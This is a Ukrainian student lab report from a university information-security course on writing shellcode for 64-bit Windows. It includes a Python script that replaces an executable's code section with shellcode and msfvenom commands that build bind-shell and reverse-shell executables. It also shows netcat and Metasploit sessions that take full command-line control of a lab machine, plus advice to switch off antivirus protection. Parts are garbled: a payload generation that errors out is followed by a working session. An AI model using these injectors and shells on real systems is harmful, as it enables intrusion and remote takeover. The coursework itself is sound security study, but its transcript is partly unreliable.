



МІНІСТЕРСТВО ОСВІТИ І НАУКИ, МОЛОДІ ТА СПОРТУ УКРАЇНИ  
НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ  
«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ ім. ІГОРЯ СІКОРСЬКОГО»  
НАВЧАЛЬНО-НАУКОВИЙ ФІЗИКО-ТЕХНІЧНИЙ ІНСТИТУТ  
КАФЕДРА ІНФОРМАЦІЙНОЇ БЕЗПЕКИ

## **Аналіз бінарних вразливостей**

### **Лабораторна робота №2**

#### **Аналіз та розробка шеллкодів**

Перевірів:

Войцеховський А. В.

Виконав:

студент I курсу

групи ФБ-41мп

Сахній Н. Р.

Київ 2025

## Мета роботи:

Отримати навички аналізу та розробки шеллкодів.

## Постановка задачі:

Дослідити методи розробки та аналізу шеллкодів у ОС Windows, Linux для x86/x64, arm/arm64.

## Завдання до виконання:

### 1. Розробіть шеллкоди:

для платформи за варіантом:

**Варіант №10 mod8 = 2. Windows, Intel, 64-bit**

- завантаження і запуску на виконання файлу (download-execute)

Для спрощення тестування у Windows x86 та x64 створимо допоміжний інструмент, що буде замінювати секцію коду довільного PE файлу на заданий шеллкод. Інструмент легко реалізувати за допомогою шаблонів Metasploit (msfvenom -x) або бібліотеки LIEF. Отже, використаємо LIEF, `inject.py`:

```
GNU nano 7.2                                inject.py
1  #!/usr/bin/envpython3
2  import sys
3  import os
4  import lief
5
6
7  def inject(exe, sc):
8      pe = lief.parse(exe)
9      text = pe.section_from_rva(pe.optional_header.addressof_entrypoint)
10     if text.size < len(sc):
11         print("shellcode is too long")
12         return
13     text.content = list(sc.ljust(text.size, b'\xcc'))
14     text.characteristics |= int(lief.PE.Section.CHARACTERISTICS.MEM_WRITE)
15     pe.optional_header.addressof_entrypoint = text.virtual_address
16
17     out = lief.PE.Builder(pe)
18     out.build()
19     out.write('out.' + os.path.basename(exe))
20
21
22 if __name__ == '__main__':
23     sc = b''
24     if len(sys.argv) < 2:
25         print("usage:inject.pyfile.exe[shellcode.bin]")
26         sys.exit(1)
27     elif len(sys.argv) == 3:
28         exe = sys.argv[-2]
29         sc = open(sys.argv[-1], 'rb').read()
30     else:
31         exe = sys.argv[-1]
32     inject(exe, sc)
33
```

В інструменті шеллкод вирівнюється до розміру оригінальної секції коду додаванням інструкції `int3` (програмна точка зупинки для налагоджувача, `0xCC`). Точка входу встановлюється на початок секції. Змінюються атрибути, додається можливість запису (для випадку саомодифікуючогося шеллкоду).

В якості тестових виконуваних файлів створимо застосунки, що показують повідомлення користувачу за допомогою `MessageBox`, `hello/hello.c`:

```
1 #include <windows.h>
2
3 int main () {
4     MessageBox(0, "Hello, kitty!", "My App", 0);
5 }
```


Отримаємо виконувані файли використавши компілятор MinGW, `build.sh`:

```
1 #!/bin/bash
2
3 for arch in x86_64; do
4     $arch-w64-mingw32-gcc -mwindows hello.c -o hello.$arch.exe
5     $arch-w64-mingw32-strip -s hello.$arch.exe
6 done
7
8 file *.exe
9
10 OPT="TEXT=We_are_doges! TITLE=CrackedApp -o sc"
11 msfvenom -p windows/x64/messagebox $OPT.x86_64.bin
```

Крім виконуваних файлів створюються тестові шеллкоди, що також показують `MessageBox`, але з іншими повідомленнями. У разі успіху:

```
(nazar@localhost)-[~/KPI/BinVulnAnalysis/hello]
$ ./build.sh
hello.x86_64.exe: PE32+ executable (GUI) x86-64 (stripped to external PDB), for MS Windows, 10 sections
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 298 bytes
Saved as: sc.x86_64.bin
```

```
(nazar@localhost)-[~/KPI/BinVulnAnalysis/hello]
$ wine hello.x86_64.exe
it looks like wine32 is missing, you should install it.
multiarch needs to be enabled first. as root, please
execute "dpkg --add-architecture i386 && apt-get update &&
apt-get install wine32:i386"
```




Перевіримо роботу інструмента за допомогою `test.sh`:

```
1 #!/bin/bash
2
3 for arch in x86_64; do
4     python ./inject.py hello/hello.$arch.exe hello/sc.$arch.bin
5 done
```

Запустимо через `wine` (інтерпретатор Windows API):

```
(nazar@localhost)~[~/KPI/BinVulnAnalysis]
$ wine out.hello.x86_64.exe
it looks like wine32 is missing, you should install it.
multiarch needs to be enabled first. as root, please
execute "dpkg --add-architecture i386 && apt-get update &&
apt-get install wine32:i386"
```

A small window titled "Crackmap" with a red 'X' icon. It contains the text "We are doges!" and an "OK" button.

- шелл з використанням вже відкритого з'єднання (shell with socket reuse)

Із використанням утиліти `msfvenom`, згенеруємо виконуваний файл (`socket_reuse.exe`), що відкриє з'єднання на цільовій машині (порт '1044'):

```
(nazar@localhost)~[~/KPI/BinVulnAnalysis]
$ msfvenom -p windows/x64/shell_bind_tcp LPORT=1044 -f exe -o socket_reuse.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 505 bytes
Final size of exe file: 7168 bytes
Saved as: socket_reuse.exe
```

```
(nazar@localhost)~[~/KPI/BinVulnAnalysis]
$ file socket_reuse.exe
socket_reuse.exe: PE32+ executable (GUI) x86-64, for MS Windows, 3 sections
```

! Запуск шеллкоду в цільовій системі відбуватиметься у фоновому режимі, однак попередньо необхідно вимкнути функціонал "Virus & threat protection". При підключенні до відкритого порта, отримуємо повний контроль над ОС:

```
(nazar@localhost)~[~/KPI/BinVulnAnalysis]
$ nc -nv 192.168.88.87 1044
(UNKNOWN) [192.168.88.87] 1044 (?) open
Microsoft Windows [Version 10.0.19045.5487]
(c) Microsoft Corporation. All rights reserved.

D:\KPI\5 >>>> whoami
whoami
desktop-dri0pbb\t-1000

D:\KPI\5 >>>> systeminfo
systeminfo

Host Name:                DESKTOP-DRI0PBB
OS Name:                   Microsoft Windows 10 Pro
OS Version:                10.0.19045 N/A Build 19045
OS Manufacturer:         Microsoft Corporation
OS Configuration:        Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:         t-1000
Registered Organization:
Product ID:                00330-53476-90808-AAOEM
Original Install Date:     29.09.2021, 16:52:46
System Boot Time:          11.03.2025, 14:35:12
System Manufacturer:       Acer
System Model:              Aspire A715-72G
System Type:               x64-based PC
```

- шелл з оберненим з'єднанням (reverse shell)

Із використанням утиліти **msfvenom**, згенеруємо виконуваний файл (`reverse_shell.exe`), що ініціює з'єднання від цільової машини (порт '1044'):

```

└─(nazar@localhost)-[~/KPI/BinVulnAnalysis]
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.88.241 LPORT=1044 -f exe -o reverse_shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes

```

```
[nazar@localhost]~/KPI/BinVulnAnalysis
$ file reverse_shell.exe
reverse_shell.exe: PE32+ executable (GUI) x86-64, for MS Windows, 3 sections
```

! Запуск шеллкоду в цільовій системі відбуватиметься у фоновому режимі, однак попередньо необхідно вимкнути функціонал “Virus & threat protection”. При підключенні до відкритого порта, отримуємо повний контроль над ОС:

```
(nazar@localhost)~[~/KPI/BinVulnAnalysis]
$ nc -lvp 1044
listening on [any] 1044 ...
connect to [192.168.88.241] from (UNKNOWN) [192.168.88.87] 51727
Microsoft Windows [Version 10.0.19045.5487]
(c) Microsoft Corporation. All rights reserved.

D:\KPI\5 >>>> <<<<?<<<<<\<<<<?< <<>>wmic cpu get caption, deviceid, numberofcores, maxclockspeed, status
wmic cpu get caption, deviceid, numberofcores, maxclockspeed, status
Caption                                DeviceID    MaxClockSpeed  NumberOfCores  Status
Intel64 Family 6 Model 158 Stepping 10 CPU0        2304         4              OK

D:\KPI\5 >>>> <<<<?<<<<<\<<<<?< <<>>net user
net user

User accounts for \\DESKTOP-DRI0PBB

DefaultAccount      Master          PC Master
sazan               t-1000         vpnuser
WDAGUtilityAccount <<<<<<

The command completed successfully.
```

- 2.** Розробіть шеллкод, що забезпечує виконання скриптів або проміжного коду інтерпретованих мов без створення додаткових файлів, за варіантом:

### Вариант №10 mod6 = 4. Lua

- Windows **x86**
- Windows **x64**



Розглянемо Lua в якості корисного навантаження шеллкоду, `payload.lua`:

```
1 require("iuplua")
2 iup.Message("Info", "You've been pwned!")
```

Оскільки Inject+Donut не підтримують поєднання з мовою Lua, щоб уникнути створення додаткових файлів, тому доцільно використати Metasploit Framework:

```
(nazar@localhost)-[~/KPI/BinVulnAnalysis]
$ msfvenom -p cmd/windows/reverse_lua -f exe LHOST=192.168.50.97 LPORT=1044 -o shellcode.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 222 bytes
Error: The payload could not be generated, check options
```

Запускаємо шеллкод на цільовій ОС, тим самим встановлюємо з'єднання через MSF-консоль. Після цього завантажуюмо розширення Lua:

```
(nazar@localhost)-[~/KPI/BinVulnAnalysis]
$ msfconsole
```

```
      =[ metasploit v6.3.16-dev ]
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit tip: To save all commands executed since start up
to a file, use the makerc command
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload cmd/windows/reverse_lua
payload => cmd/windows/reverse_lua
msf6 exploit(multi/handler) > set LuaPath /usr/bin/lua5.3
LuaPath => /usr/bin/lua5.3
msf6 exploit(multi/handler) > set LHOST 192.168.50.97
LHOST => 192.168.50.97
msf6 exploit(multi/handler) > set LPORT 1044
LPORT => 1044
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.50.97:1044
```

```
[*] Sending stage (200774 bytes) to 192.168.50.48
[*] Meterpreter session 1 opened (192.168.50.97:1044 → 192.168.50.48:52598) at 2025-03-12 15:52:39 +0200

meterpreter > shell
Process 15600 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.5487]
(c) Microsoft Corporation. All rights reserved.

D:\KPI\5 > whoami
whoami
desktop-dri0pbb\t-1000
```

smss.exe	488	Running
smartscreen.exe	4216	Running
sihost.exe	9332	Running
ShellExperienceHost...	9164	Suspended
shellcode.exe	6724	Running
SETEVENT.exe	5312	Running
services.exe	948	Running

Info

You've been pwned!

OK

```
meterpreter > lua /home/nazar/KPI/BinAnalysis/payload.lua
[*] Importing /home/nazar/KPI/BinVulnAnalysis/payload.lua ...
[+] Command executed without returning a result
meterpreter >
```